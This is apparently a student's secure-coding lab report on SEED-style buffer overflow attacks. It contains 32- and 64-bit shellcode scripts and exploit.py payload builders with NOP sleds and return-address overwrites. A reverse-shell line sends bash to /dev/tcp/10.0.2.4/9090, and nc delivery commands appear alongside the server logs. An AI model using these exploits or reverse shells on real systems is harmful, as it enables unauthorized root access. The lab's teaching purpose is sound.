CNT 4419-SECURE CODING

Buffer Overflow Attack Lab

TASK 1

Shellcode refers to code typically written in assembly language, specifically designed to be executed directly by an operating system or exploited software. Its main objective is to spawn a command shell, providing unauthorized access to a computer system or enabling the execution of arbitrary commands. Shellcodes are commonly utilized in code-injection attacks.

In this lab scenario, we were provided with generic shellcode to execute commands. The task involves modifying the shellcode located in the ~/Labsetup/shellcode/ directory to create and delete a file. Initially, I utilized the shellcode_32.py file to generate a file named “newfile” within the ~/tmp/ directory. Then, I employed the shellcode_64.py file to delete this specific file. Both of these scripts were compiled into executables named a32.out and a64.out respectively.

To show the process, I first listed the files in the ~/tmp/ directory to confirm the absence of newfile. Then, I executed a32.out and confirmed the creation of newfile in the ~/tmp/ directory. Finally, I executed a64.out and verified the successful deletion of newfile from the ~/tmp/ directory.

The command "/bin/touch" was utilized to access the ~/tmp/ directory, thereby creating newfile. Conversely, the "/bin/rm" command was employed to remove newfile from the ~/tmp/ directory.

Below are the screenshots of this task. The first two images showcase the modifications made to the shellcode, while the third and fourth image is the compilation and execution of the shellcodes on the terminal to achieve the creation and deletion of new files.


shellcode_32.py

```
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "echo 'create new file'; /bin/touch /tmp/newfile           *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_32', 'wb') as f:
  f.write(content)
```


shellcode_64.py

```
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   #"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *"
   "echo 'delete new file'; /bin/rm /tmp/newfile              *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_64', 'wb') as f:
  f.write(content)
```

Creation of new file



Deletion of new file



TASK 2

In this attack scenario, we will be altering the shellcode and utilizing the exploit.py file (located in ~/Labsetup/attack-code/) to execute a buffer overflow attack, ultimately granting root access to the server. First, I established a TCP connection to the server at 10.9.0.5. Then, I retrieve the addresses of the Frame Pointer and the Buffer within the bof() function. These addresses are then utilized to modify the exploit.py file.

The return address of the Buffer coincides with the address of ebp. Consequently, we adjust the offset to the difference between the two addresses plus 4. This adjustment ensures that the program generates an attack string of size 517. By inputting a standard input larger than the Buffer size, we create a buffer overflow.

To redirect the TCP connection to the remote attacker, I modified the shellcode within exploit.py. Then, I launched another terminal window on the local machine to listen on port 9090, enabling the generation of a root shell.

Below, I have attached screenshots depicting the various terminal windows and the successful execution of the Level 1 Attack. The first image shows the modified exploit.py file. Then the next image shows the execution of exploit.py before and after the modifications. Following that, the third image shows the generation of a root shell through the buffer overflow attack. Lastly, the fourth and fifth image shows the server container at 10.9.0.5 returning the frame pointer and buffer addresses, indicating the successful execution of the buffer overflow attack.


Modified exploit.py

```python
#!/usr/bin/python3
import sys

shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1           *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)              # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    =   0xffffd438+8  # Change this number
offset =   0xffffd438  -0xffffd3c8 +4        # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```


execution of exploit.py


```
[03/18/24]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.5 9090
^C
[03/18/24]seed@VM:~/.../attack-code$
[03/18/24]seed@VM:~/.../attack-code$ ./exploit.py
[03/18/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

the generation of a root shell through the buffer overflow attack



server container connection returning the frame pointer and buffer addresses




Activities
Terminal
Mar 18 12:41
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/.../shellco...
seed@VM: ~/.../attack-...
seed@VM: ~/Labsetup
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd438
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd3c8
server-1-10.9.0.5 | /bin/bash: connect: Connection refused
server-1-10.9.0.5 | /bin/bash: /dev/tcp/10.0.2.4/9090: Connection refused
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd438
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd3c8
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd438
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd3c8
server-1-10.9.0.5 | total 716
server-1-10.9.0.5 | -rwxrwxr-x 1 root root 17880 Feb 28 18:01 server
server-1-10.9.0.5 | -rwxrwxr-x 1 root root 709188 Feb 28 18:01 stack
server-1-10.9.0.5 | Hello 32
server-1-10.9.0.5 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-1-10.9.0.5 | seed:x:1000:1000::/home/seed:/bin/bash
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd438
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd3c8
server-1-10.9.0.5 | /bin/bash: connect: No route to host
server-1-10.9.0.5 | /bin/bash: /dev/tcp/10.0.2.8/9090: No route to host
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd438
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd3c8

TASK 3

The aim of this attack was to exploit a buffer overflow vulnerability in order to gain root access to the server. This involved modifying the shellcode and utilizing the exploit.py file located in ~/Labsetup/attack-code/. However, this time I only had the address of the Buffer within the bof() function, without the address of the Frame Pointer. So this time, I had to find the exact size of the buffer. Knowing that values in the frame pointer are typically multiples of 4 for 32-bit programs, I found that the buffer size likely ranged between 100 and 300 bytes.

Then, I added a loop within the exploit.py (modified from task 2). This loop inserted the return address every 4 bytes within the first 240 bytes of the bad file. Then, I modified the shellcode in exploit.py to redirect the TCP connection to my remote machine. By setting up another terminal window on my local machine and listening on port 9090, I created the necessary environment to generate a root shell.

The attached screenshots shows the progress of task 3. The first screenshot shows the modified exploit.py file, showing the adding of the return address(the last screenshot shows the return address) loop and the shellcode modifications. The second image shows the execution of exploit.py after its modifications. The third screenshot shows the successful execution of the buffer overflow attack, resulting in the generation of a root shell. The fourth image shows the server container at 10.9.0.6, confirming the success of the buffer overflow attack by returning the buffer address.


Modified exploit.py (from task 1)

```
#!/usr/bin/python3
import sys

shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1           *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)              # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    =   0xffffd178 + 300 # Change this number


# Use 4 for 32-bit address and 8 for 64-bit address
for i in range(60):
   offset = i*4
   content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```


execution of exploit.py(which was modified from task 2)

```
[03/18/24]seed@VM:~/.../attack-code$ ./exploit.py
[03/18/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
[03/18/24]seed@VM:~/.../attack-code$
```

the generation of a root shell through the buffer overflow attack



server container connection returning the frame pointer and buffer addresses



CONCLUSION

In this lab session, I learned about buffer overflow attacks working and practiced exploiting a vulnerable program on a server to gain root privileges. It was interesting to see how shellcodes could be used by attackers and how we could use our understanding of them to execute Level 1 and Level 2 buffer overflow attacks.

Through these tasks, I feel like I've really learned how vulnerable code can be exploited. I realized that even seemingly small mistakes in programming can lead to significant security risks. This lab has taught me the importance of being alert in identifying and addressing vulnerabilities in my code. This lab experience highlighted the real-world implications of security vulnerabilities, showing how they can expose sensitive data when exploited by attackers who gain root privileges.